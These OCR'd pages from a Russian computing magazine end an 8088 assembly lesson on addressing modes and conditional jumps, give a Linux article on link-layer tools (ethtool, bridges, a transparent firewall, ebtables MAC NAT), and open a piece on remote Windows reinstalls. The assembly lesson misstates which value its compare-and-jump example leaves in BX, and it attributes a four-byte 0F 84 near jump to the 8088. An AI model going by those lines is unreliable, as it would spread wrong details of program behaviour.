
Такие конструкции можно писать и в качестве левого операнда, и в качестве правого. Обрати внимание на слагаемые **d8** и **d16**. **d8** — это 8-битное смещение в диапазоне от –128 до 127. **d16** — 16-битное смещение в диапазоне от 0 до 65 535.

И в чем же преимущество, когда ты знаешь не один режим адресации (`[bx]`), а много? Смотри. Допустим, чтобы прочитать значение из ячейки памяти, где хранится нужный элемент массива, тебе необходимо сложить два регистра. Если ты кроме `[bx]` ничего не знаешь, тебе придется сначала задействовать инструкцию `add` и только потом `mov`.



```
        mov     bx, table      ; 3 байта
        add     bx, si         ; 2 байта
        add     bx, 5          ; 3 байтов
        mov     al, [bx]       ; 2 байта
                               ; итого: 10 байтов
```

Но когда ты знаешь и другие режимы адресации, то, скорее всего, напишешь по-другому, лучше.




```
        mov     bx, table      ; 3 байта
        mov     al, [bx+si+5]  ; 3 байта
                               ; итого: 6 байтов
```

ИНСТРУКЦИИ ПЕРЕХОДА


До сих пор мы использовали только пять инструкций безусловного и условного перехода: `jmp`, `je`, `jne`, `jc` и `jnc`. Но процессор 8088 поддерживает намного больше инструкций перехода.

Самое важное, что тебе про них надо помнить, — что у инструкций условного перехода действует ограничение на длину прыжка. Они могут прыгать только на 128 байт назад и только на 127 байт вперед. Но не переживай. Тебе не придется лихорадочно подсчитывать байты своей программы. Если какой-то из условных переходов окажется слишком длинным, nasm сгенерирует дальний прыжок.



```
        org     0x0100

@@start:
        xor     ax, ax
        jz      @@label1       ; 74 04        (2 байта)
        jz      @@label2       ; 0F 84 80 00 (4 байта)
@@label1:
        resb    128
@@label2:
        int     0x20           ; Выйти в командную строку
```


Вот список инструкций условного перехода, которые поддерживает 8088.



```
; Вот эти переходы очень хорошо сочетаются с инструкциями cmp и sub
        je      d8      ; Прыгнуть если равно (Jump if Equal)
        jz      d8      ; Прыгнуть если ноль (Jump if Zero)

        jne     d8      ; Прыгнуть если не равно (Jump if Not Equal)
        jnz     d8      ; Прыгнуть если не ноль (Jump if Not Zero)

        jc      d8      ; Прыгнуть если установлен перенос (Jump if Carry set)
        jb      d8      ; Прыгнуть если [беззнаковое] меньше

        jnc     d8      ; Прыгнуть если перенос не установлен
        jae     d8      ; Прыгнуть если [беззнаковое] больше или равно

        jbe     d8      ; Прыгнуть если [беззнаковое] меньше или равно
        ja      d8      ; Прыгнуть если [беззнаковое] больше

        jl      d8      ; Прыгнуть если [знаковое] меньше чем
        jg      d8      ; Прыгнуть если [знаковое] больше чем
        jle     d8      ; Прыгнуть если [знаковое] меньше или равно
        jge     d8      ; Прыгнуть если [знаковое] больше или равно

; Вот эти переходы очень хорошо сочетаются с инструкциями and, or, xor, test
        js      d8      ; Прыгнуть если результат отрицательный
        jns     d8      ; Прыгнуть если результат не отрицательный

        jpe     d8      ; Прыгнуть если результат чётный
        jpo     d8      ; Прыгнууть если результат нечётный

; Вот эти переходы очень хорошо сочетаются с арифметическими операциями
        jo      d8      ; Прыгнуть если есть переполнение
        jno     d8      ; Прыгнуть если нет переполнения

; Переходы общего назначения
        jcxz    d8      ; Прыгнуть если CX равен нулю

        loop    d8      ; Отнять единицу от CX и прыгнуть если не ноль
```


Большинство из этих инструкций напрямую соотносятся с операторами сравнения в языках высокого уровня.

Кстати, имей в виду, что некоторые инструкции процессора, например `mov`, никогда не переключают никакие биты регистра флагов. Это значит, что их можно вставлять между инструкцией сравнения и инструкцией перехода. Например, писать что-то вроде такого.



```
        cmp     ax, 7          ; AX равен семи?
        mov     bx, 0x2222     ; Помещаем в BX значение 0x2222
        jz      label          ; Прыгаем если ноль (равно)
        mov     bx,0x7777      ; Помещаем в BX значение 0x7777
label:
```

Что тут делается? Сравниваем **AX** с семеркой. Затем помещаем в **BX** значение **0x2222** — до того как сделать джамп. Если `AX = 7`, загружаем в BX значение 0x7777. Технически этот кусок кода работает медленнее, чем тот, что ниже. Но зато он короче!



```
        cmp     ax, 7
        jz      label1
        mov     bx, 0x2222
        jmp     label2
label1:
        mov     bx, 0x7777
label2:
```

Что выбрать, скорость или лаконичность, решай сам.


ИТОГИ

Теперь ты умеешь работать не только с теми переменными, которые хранятся в регистрах, но и с теми, которые хранятся в памяти. Ты знаешь, какие бывают режимы адресации, и понимаешь, как выбирать наиболее подходящий. Плюс ты познакомился с целой кучей инструкций условного перехода. С таким арсеналом ты уже можешь писать на ассемблере довольно-таки мощные программы!

ЯДЕРНЫЕ ПРИКОЛЫ

ОСВАИВАЕМ НЕОБЫЧНЫЕ ФИЧИ КАНАЛЬНОГО УРОВНЯ В LINUX

Даниил Батурин
Координатор проекта VyOS
(https://vyos.io), «языковед»,
функциональщик, иногда
сетевой администратор
daniil@baturin.org



Ядро Linux — основа большинства программных маршрутизаторов и файрволов, и неудивительно — количество функций сетевого уровня в нем огромно. Тем не менее ряд полезных и необычных функций Linux для работы с канальным и физическим уровнями часто остаются в тени. Давай попробуем компенсировать этот пробел.

ИСПОЛЬЗУЕМ ETHTOOL

Сначала рассмотрим утилиту для общения с сетевыми картами на самых низких уровнях — ethtool.

С помощью команды `ip` можно просмотреть и поменять почти все, что касается сетевого стека ядра, но, если речь идет об аппаратной части самой карты, тут без ethtool не обойтись.

Например, все мы знаем, что MAC-адрес сетевой карты легко поменять.

```
$ ip link show eth0
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state
DOWN mode DEFAULT group default qlen 1000
    link/ether 00:08:a2:0a:52:cd brd ff:ff:ff:ff:ff:ff

$ sudo ip link set dev eth0 address 00:aa:bb:cc:dd:ee

$ ip link show eth0
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state
DOWN mode DEFAULT group default qlen 1000
    link/ether 00:aa:bb:cc:dd:ee brd ff:ff:ff:ff:ff:ff
```

С точки зрения ядра, у eth0 теперь новый адрес. Оригинальный адрес остался только в прошивке сетевой карты. В выводе `ip` его не найти, но `ethtool` способна заглянуть глубже.

```
$ ethtool --show-permaddr eth0
Permanent address: 00:08:a2:0a:52:cd
```

Многие сетевые карты поддерживают аппаратное ускорение некоторых функций, например вычисление контрольных сумм пакетов TCP и UDP. Просмотреть полный список функций и их состояние можно командой `ethtool --show-features <interface>`. Обычно все, что поддерживается, включено по умолчанию, но убедиться не будет лишним.

Если ты работаешь без физического доступа к оборудованию, наверняка тебе уже приходилось искать нужный порт. Традиционный метод — потушить порт (`sudo ip link set <interface> down`) и попросить напарника посмотреть, какой из портов потух. Но в ряде случаев найти физическое расположение порта можно без ущерба для трафика с помощью команды `ethtool --identify <interface>`. Она заставляет указанную карту моргать светодиодом, который отвечает за индикацию up/down. Увы, работает не со всеми моделями карт — помни, что бывает и ложноотрицательный результат.

«СКРЫТАЯ» ПРОВОДНАЯ СЕТЬ

ARP — фундаментальный протокол сетей Ethernet, без которого хосты не смогут автоматически найти друг друга и установить соответствие IP- и MAC-адресов. Но что, если ты специально хочешь сделать так, чтобы сторонний хост не смог подключиться к твоей сети?

Самое правильное решение этой задачи — протокол 802.1x, который обеспечивает настоящую аутентификацию клиентов. Другое, тоже вполне правильное решение — настроить политику доступа на коммутаторе по белому списку MAC-адресов.

Абсурдным и достаточно неожиданным для условного противника решением было бы отключить ARP. Как ни странно, в Linux это возможно: к примеру, отключить его для интерфейса eth0 можно командой `sudo ip link set eth0 arp off`.

Как же хосты найдут друг друга без ARP? В Linux добавить записи в таблицу ARP можно вручную: `ip neighbor add 10.0.0.1 lladdr aa:bb:cc:dd:ee:ff dev eth0`.

ПРОГРАММНЫЕ МОСТЫ В LINUX

В терминологии Ethernet «коммутатор» (switch) и «мост» (bridge) — это синонимы. Термин switch придумали, чтобы отличать многопортовые коммутаторы от первых двухпортовых мостов. Программные реализации коммутатора Ethernet по традиции называют мостами, независимо от числа портов.

Вот и в Linux программный коммутатор называется мостом. Производительность таких коммутаторов невысока — ни о каких десяти гигабитах речь не идет. Кроме того, встроенная функциональность ядра Linux для этой цели достаточно ограниченна по сравнению с новыми проектами вроде Open vSwitch. Тем не менее в ряде случаев она может оказаться полезной.

Объединять два физических сетевых интерфейса в «тупой» мост имеет смысл только в качестве вынужденной меры, если на объекте нет свободных портов аппаратного коммутатора, но есть устройство с Linux и неиспользуемыми сетевыми картами. Осмысленно применять эту фичу стоит в других направлениях.

Во-первых, сетевой интерфейс не обязан быть физическим — это может быть и туннель. Некоторые приложения требуют общего широковещательного сегмента. Если тебе нужно обеспечить работу таких приложений в удаленной сети через интернет, ты можешь соединить свои сети туннелем, который способен инкапсулировать кадры Ethernet. О настройке таких туннелей в Linux я уже писал в статье «Неизвестные туннели Linux. Осваиваем новые способы строить виртуальные сети»: это GRE, L2TPv3 и VXLAN (а также OpenVPN в режиме TAP и WireGuard).

Второй важный момент — программный мост не обязан быть тупым. В отличие от большинства аппаратных коммутаторов, Linux может выступать в роли невидимого на сетевом уровне прозрачного файрвола.

Но для начала вспомним, как делаются мосты.

Возводим мосты

Вернее, не вспомним, а научимся это делать с помощью iproute2. Классическая утилита brctl уже давно объявлена устаревшей, вместе с ifconfig и прочими командами из net-tools, и дистрибутивы Linux начинают их удалять, так что лучше сразу действовать по-новому.

Для примера объединим интерфейсы eth0 и eth1 в мост br0.

```
$ sudo ip link add name br0 type bridge
$ sudo ip link set dev eth0 master br0
$ sudo ip link set dev eth1 master br0
```

Удалить интерфейс из моста можно было бы командой `ip link set dev eth0 nomaster`.

Что в iproute2 хорошо, так это унификация разных команд. Когда-то стандартным способом просмотреть информацию об интерфейсах моста была команда `brctl show`.

```
$ sudo brctl show br0
bridge name bridge id               STP enabled interfaces
br0         8000.0008a20a52cf       no          eth0
                                                eth1
```

В iproute2 на смену множеству особых случаев пришла общая концепция ведущего интерфейса (master) и ведомых (slave). Просмотреть все ведомые интерфейсы можно командой `ip link show master <interface>`. Эта команда будет работать и для моста, и для транка LACP, и для всего прочего, что подразумевает отношения ведущий — ведомый. Единственный недостаток — формат вывода не заточен под конкретный тип интерфейса.

```
$ ip --brief link show master br0
eth0  UP  9a:a3:32:c1:d6:8b  <BROADCAST,MULTICAST,UP,LOWER_UP>
eth2  UP  00:08:a2:0a:52:cf  <BROADCAST,MULTICAST,UP,LOWER_UP>
```

Делаем прозрачный файрвол

Прежде всего нужно убедиться, что твое ядро не собрано с `CONFIG_BRIDGE_NETFILTER=n`. Затем — проверить, что установлены в единицу следующие опции sysctl: `net.bridge.bridge-nf-call-iptables`, `net.bridge.bridge-nf-call-ip6tables`, `net.bridge.bridge-nf-call-arptables`.

А теперь хорошая новость: больше ничего особенного делать не потребуется. Если в ядре есть нужный модуль и его работа не заблокирована опциями sysctl, то все правила xtables автоматически применяются не только к маршрутизируемому, но и к коммутируемому трафику. Для проверки можно заблокировать пользователям моста ICMP: `sudo iptables -I FORWARD -i br0 -p icmp -j DROP`.

ПОДМЕНЯЕМ MAC ПРОХОДЯЩЕМУ ТРАФИКУ

Пакет ebtables, который предоставляет файрвол канального уровня, сам по себе уже экзотика. С его помощью можно реализовать политику доступа клиентов к коммутатору, если ты вдруг решил сделать из машины с Linux полноценный управляемый коммутатор, несмотря на всю непрактичность этого. В остальных случаях фильтрация трафика на сетевом уровне решает все практические задачи.

Но однажды мне потребовалась совсем уж экзотическая функция и без того экзотического пакета. Как ни странно, ebtables поддерживает NAT канального уровня — трансляцию MAC-адресов источника и назначения.

Ситуация была следующая: мой коллега хотел отправить отзеркалированный трафик с порта коммутатора в локальный процесс для проведения некоторых тестов. Поскольку трафик приходил с чужим MAC, ядро никогда не стало бы его воспринимать как свой. Тут и пригодилась, казалось бы, абсурдная возможность.

```
$ sudo ebtables -t nat -I PREROUTING -i eth0 -j dnat --to-destination
 aa:bb:cc:dd:ee:ff --dnat-target ACCEPT
```

После этого оставалось только заменить IP локальным с помощью обычного NAT.

ЗАКЛЮЧЕНИЕ

Возможности Linux открывают большой простор для самых изощренных конфигураций на всех уровнях модели OSI. Если внимательно читать документацию, там, как правило, можно найти что-то на любой, даже самый необычный случай.

КОГДА ВИНДА НЕ ВИДНА

ПЕРЕУСТАНАВЛИВАЕМ WINDOWS ЧЕРЕЗ УДАЛЕННЫЙ ДОСТУП

xakep_ru
Добро пожаловать

Удаленка — тренд этого года. Оказалось, что многие вещи можно не просто делать по сети, а делать лучше, чем в офисе. Думаю, переустановка ОС — достаточно стандартная операция, чтобы ее можно было перенести на удаленку. И сегодня на примере Windows я покажу, как это делается.

Hackcat
Еще больше котов — на https://t.me/meawdream
hackcat.dev@gmail.com

Как мы все не понаслышке знаем, юзеры часто что-нибудь ломают, а потом приносят комп «тыжпрограммисту» с объяснением «я тут что-то нажал(а), и все исчезло». Ты поворчишь и полезешь за флешкой со свежей виндой.

